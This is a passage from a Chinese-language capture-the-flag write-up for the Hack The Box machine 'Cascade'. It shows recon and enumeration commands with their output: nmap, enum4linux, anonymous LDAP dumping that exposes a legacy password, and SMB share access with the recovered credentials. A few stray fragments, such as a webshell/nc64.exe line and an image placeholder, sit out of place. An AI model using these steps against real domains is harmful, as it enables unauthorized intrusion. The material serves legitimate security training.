Cascade

Nmap扫描结果如下：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ sudo nmap -sC -sV 10.10.10.182 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-16 11:33 EDT
Nmap scan report for 10.10.10.182
Host is up (0.45s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-16 15:34:31Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-08-16T15:35:33
|_  start_date: 2022-08-16T15:31:07

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.46 seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.10.182 -p- -Pn
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-16 11:37 EDT
Nmap scan report for 10.10.10.182
Host is up (0.31s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-16 16:19:42Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-08-16T16:20:44
|_  start_date: 2022-08-16T15:31:07
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2659.44 seconds
```

首先看samba，使用smbclient：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ smbclient -N -L //10.10.10.182
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

再使用enum4linux看看：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ enum4linux 10.10.10.182
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Aug 16 11:37:45 2022

 ========================( Target Information )=========================

Target ........... 10.10.10.182
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.182 )======================


[E] Can't find workgroup/domain


 ============================( Nbtstat Information for 10.10.10.182 )============================

Looking up status of 10.10.10.182
No reply from 10.10.10.182

 =================================( Session Check on 10.10.10.182 )=================================

[+] Server 10.10.10.182 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.10.182 )================================

Domain Name: CASCADE
Domain Sid: S-1-5-21-3332504370-1206983947-1165150453

[+] Host is part of a domain (not a workgroup)


 ===========================( OS information on 10.10.10.182 )===========================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.10.10.182 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED


 =================================( Users on 10.10.10.182 )=================================

index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)

user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]

 ================================( Share Enumeration on 10.10.10.182 )================================

do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.182
```

```
webshell.php    nc64.exe    Trash
═══════════════════════════( Groups on 10.10.10.182 )═══════════════════════════


[+] Getting builtin groups:

group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]

[+]  Getting builtin group memberships:

Group: Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group: Remote Desktop Users' (RID: 555) has member: Could not initialise pipe samr. Error was NT_STATUS_INVALID_NETWORK_RESPONSE
Group: Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group: Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group: Users' (RID: 545) has member: CASCADE\Domain Users
Group: Cryptographic Operators' (RID: 569) has member: Could not initialise pipe samr. Error was NT_STATUS_INVALID_NETWORK_RESPONSE
Group: Guests' (RID: 546) has member: CASCADE\CascGuest
Group: Guests' (RID: 546) has member: CASCADE\Domain Guests
Group: Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users

[+]  Getting local groups:

group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[IT] rid:[0x459]
group:[Production] rid:[0x45a]
group:[HR] rid:[0x45b]
group:[AD Recycle Bin] rid:[0x45f]
group:[Backup] rid:[0x460]
group:[Temps] rid:[0x463]
group:[WinRMRemoteWMIUsers__] rid:[0x465]
group:[Remote Management Users] rid:[0x466]
group:[Factory] rid:[0x46c]
group:[Finance] rid:[0x46d]
group:[Audit Share] rid:[0x471]
group:[Data Share] rid:[0x472]

[+]  Getting local group memberships:

Group: Remote Management Users' (RID: 1126) has member: CASCADE\arksvc
Group: Remote Management Users' (RID: 1126) has member: CASCADE\s.smith
Group: AD Recycle Bin' (RID: 1119) has member: CASCADE\arksvc
Group: HR' (RID: 1115) has member: CASCADE\s.hickson
Group: IT' (RID: 1113) has member: CASCADE\arksvc
Group: IT' (RID: 1113) has member: CASCADE\s.smith
Group: IT' (RID: 1113) has member: CASCADE\r.thompson
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\krbtgt
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain Controllers
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Schema Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Enterprise Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Cert Publishers
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Group Policy Creator Owners
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Read-only Domain Controllers
Group: Audit Share' (RID: 1137) has member: CASCADE\s.smith
Group: Data Share' (RID: 1138) has member: CASCADE\Domain Users
Group: Cert Publishers' (RID: 517) has member: Could not initialise pipe samr. Error was NT_STATUS_INVALID_NETWORK_RESPONSE

[+]  Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[DnsUpdateProxy] rid:[0x44f]

[+]  Getting domain group memberships:

Group: 'Domain Users' (RID: 513) has member: CASCADE\administrator
Group: 'Domain Users' (RID: 513) has member: CASCADE\krbtgt
Group: 'Domain Users' (RID: 513) has member: CASCADE\arksvc
Group: 'Domain Users' (RID: 513) has member: CASCADE\s.smith
Group: 'Domain Users' (RID: 513) has member: CASCADE\r.thompson
Group: 'Domain Users' (RID: 513) has member: CASCADE\util
Group: 'Domain Users' (RID: 513) has member: CASCADE\j.wakefield
Group: 'Domain Users' (RID: 513) has member: CASCADE\s.hickson
Group: 'Domain Users' (RID: 513) has member: CASCADE\j.goodhand
Group: 'Domain Users' (RID: 513) has member: CASCADE\a.turnbull
Group: 'Domain Users' (RID: 513) has member: CASCADE\e.crowe
Group: 'Domain Users' (RID: 513) has member: CASCADE\b.hanson
Group: 'Domain Users' (RID: 513) has member: CASCADE\d.burman
Group: 'Domain Users' (RID: 513) has member: CASCADE\BackupSvc
Group: 'Domain Users' (RID: 513) has member: CASCADE\j.allen
Group: 'Domain Users' (RID: 513) has member: CASCADE\i.croft
Group: 'Group Policy Creator Owners' (RID: 520) has member: CASCADE\administrator
Group: 'Domain Guests' (RID: 514) has member: CASCADE\CascGuest
```

```
 ==========( Users on 10.10.10.182 via RID cycling (RIDS: 500-550,1000-1050) )==========


[I] Found new SID:
S-1-5-21-3332504370-1206983947-1165150453

[I] Found new SID:
S-1-5-21-2189247330-517467924-712900258

[+] Enumerating users using SID S-1-5-21-2189247330-517467924-712900258 and logon username '', password ''

S-1-5-21-2189247330-517467924-712900258-500 CASC-DC1\Administrator (Local User)
S-1-5-21-2189247330-517467924-712900258-501 CASC-DC1\Guest (Local User)
S-1-5-21-2189247330-517467924-712900258-513 CASC-DC1\None (Domain Group)

[+] Enumerating users using SID S-1-5-21-3332504370-1206983947-1165150453 and logon username '', password ''

S-1-5-21-3332504370-1206983947-1165150453-500 CASCADE\administrator (Local User)
S-1-5-21-3332504370-1206983947-1165150453-501 CASCADE\CascGuest (Local User)
S-1-5-21-3332504370-1206983947-1165150453-502 CASCADE\krbtgt (Local User)
S-1-5-21-3332504370-1206983947-1165150453-512 CASCADE\Domain Admins (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-513 CASCADE\Domain Users (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-514 CASCADE\Domain Guests (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-515 CASCADE\Domain Computers (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-516 CASCADE\Domain Controllers (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-517 CASCADE\Cert Publishers (Local Group)
S-1-5-21-3332504370-1206983947-1165150453-518 CASCADE\Schema Admins (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-519 CASCADE\Enterprise Admins (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-520 CASCADE\Group Policy Creator Owners (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-521 CASCADE\Read-only Domain Controllers (Domain Group)
S-1-5-21-3332504370-1206983947-1165150453-1001 CASCADE\CASC-DC1$ (Local User)

 ==========( Getting printer info for 10.10.10.182 )==========

do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED


enum4linux complete on Tue Aug 16 12:10:49 2022
```

使用GetNPUsers.py去尝试用户名：

全都没有结果，换用ldapseach看看：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ ldapsearch -h 10.10.10.182 -x -b "DC=cascade,DC=LOCAL" > ldap_annoymous

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ cat ldap_annoymous | grep pwd
pwdProperties: 0
pwdHistoryLength: 0
pwdLastSet: 0
pwdProperties: 0
pwdHistoryLength: 0
pwdLastSet: 133053116109944746
pwdLastSet: 132230603002172876
pwdLastSet: 132247150854857364
pwdLastSet: 132230718862636251
pwdLastSet: 132233548311955855
pwdLastSet: 132230756844150124
pwdLastSet: 132233522678003963
pwdLastSet: 132233532260320793
pwdLastSet: 132233533933579732
pwdLastSet: 132233607021669462
pwdLastSet: 132234069391538655
pwdLastSet: 132234069729591249
pwdLastSet: 132234070231912131
pwdLastSet: 132234098399165604
pwdLastSet: 132235983818652005

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ cat ldap_annoymous | grep Pwd
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
badPwdCount: 0
maxPwdAge: -37108517437440
minPwdAge: 0
minPwdLength: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
cascadeLegacyPwd: clk0bjVldmE=
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
```

密码是：rY4n5eva，是r.thompson的密码，但是不能直接evil-winrm登陆，使用crackmapexec：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ crackmapexec winrm 10.10.10.182 -u r.thompson -p rY4n5eva
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
SMB         10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [-] cascade.local\r.thompson:rY4n5eva "unsupported hash type md4"
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ crackmapexec winrm 10.10.10.182 -u r.thompson -p rY4n5eva
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
SMB         10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP        10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [-] cascade.local\r.thompson:rY4n5eva "unsupported hash type md4"

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ smbmap -H 10.10.10.182 -u r.thompson -p rY4n5eva
[+] IP: 10.10.10.182:445        Name: 10.10.10.182
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
```

只有readonly的权限，先去看data文件夹下：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ smbclient --user r.thompson //10.10.10.182/Data rY4n5eva
Password for [WORKGROUP\r.thompson]:
Try "help" to get a list of possible commands.
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Contractors\*
NT_STATUS_ACCESS_DENIED listing \Finance\*
NT_STATUS_ACCESS_DENIED listing \Production\*
NT_STATUS_ACCESS_DENIED listing \Temps\*
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as IT/Email Archives/Meeting_Notes_June_2018.html (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log (0.4 KiloBytes/sec) (average 0.3 KiloBytes/sec)
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as IT/Logs/DCs/dcdiag.log (0.6 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as IT/Temp/s.smith/VNC Install.reg (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> exit
```


```
┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ tree
.
├── Contractors
├── Finance
├── IT
│   ├── Email Archives
│   │   └── Meeting_Notes_June_2018.html
│   ├── LogonAudit
│   ├── Logs
│   │   ├── Ark AD Recycle Bin
│   │   │   └── ArkAdRecycleBin.log
│   │   └── DCs
│   │       └── dcdiag.log
│   └── Temp
│       ├── r.thompson
│       └── s.smith
│           └── VNC Install.reg
├── ldap_annoymous
├── ldap_annoymous2
├── Production
└── Temps

13 directories, 6 files

┌──(kali㉿kali)-[~/Desktop/HTB/Cascade]
└─$ cd IT/Email\ Archives

┌──(kali㉿kali)-[~/…/HTB/Cascade/IT/Email Archives]
└─$ ls
Meeting_Notes_June_2018.html

┌──(kali㉿kali)-[~/…/HTB/Cascade/IT/Email Archives]
└─$ cat Meeting_Notes_June_2018.html
<html>
<body lang=EN-GB link=blue vlink=purple style='tab-interval:36.0pt'>

<div class=WordSection1>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>From:<span style='mso-tab-count:
1'>♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦ </span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>Steve Smith
<o:p></o:p></span></p>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>To:<span style='mso-tab-count:
1'>♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦ </span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>IT (Internal)<o:p></o:p></span></p>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>Sent:<span style='mso-tab-count:
1'>♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦ </span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>14 June 2018 14:07<o:p></o:p></span></p>


<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>Subject:<span
style='mso-tab-count:1'>♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦ </span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>Meeting Notes<o:p></o:p></span></p>

<p><o:p> </o:p></p>

<p>For anyone that missed yesterday♦s meeting (I♦m looking at
you Ben). Main points are below:</p>

<p class=MsoNormal><o:p> </o:p></p>

<p>-- New production network will be going live on
Wednesday so keep an eye out for any issues. </p>

<p>-- We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password). </p>

<p>-- The winner of the ♦Best GPO♦ competition will be
announced on Friday so get your submissions in soon.</p>

<p class=MsoNormal><o:p> </o:p></p>

<p class=MsoNormal>Steve</p>


</div>

</body>

</html>
```

```
┌──(kali㉿kali)-[~/…/Cascade/IT/Temp/s.smith]
└─$ cat VNC\ Install.reg
◆◆Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
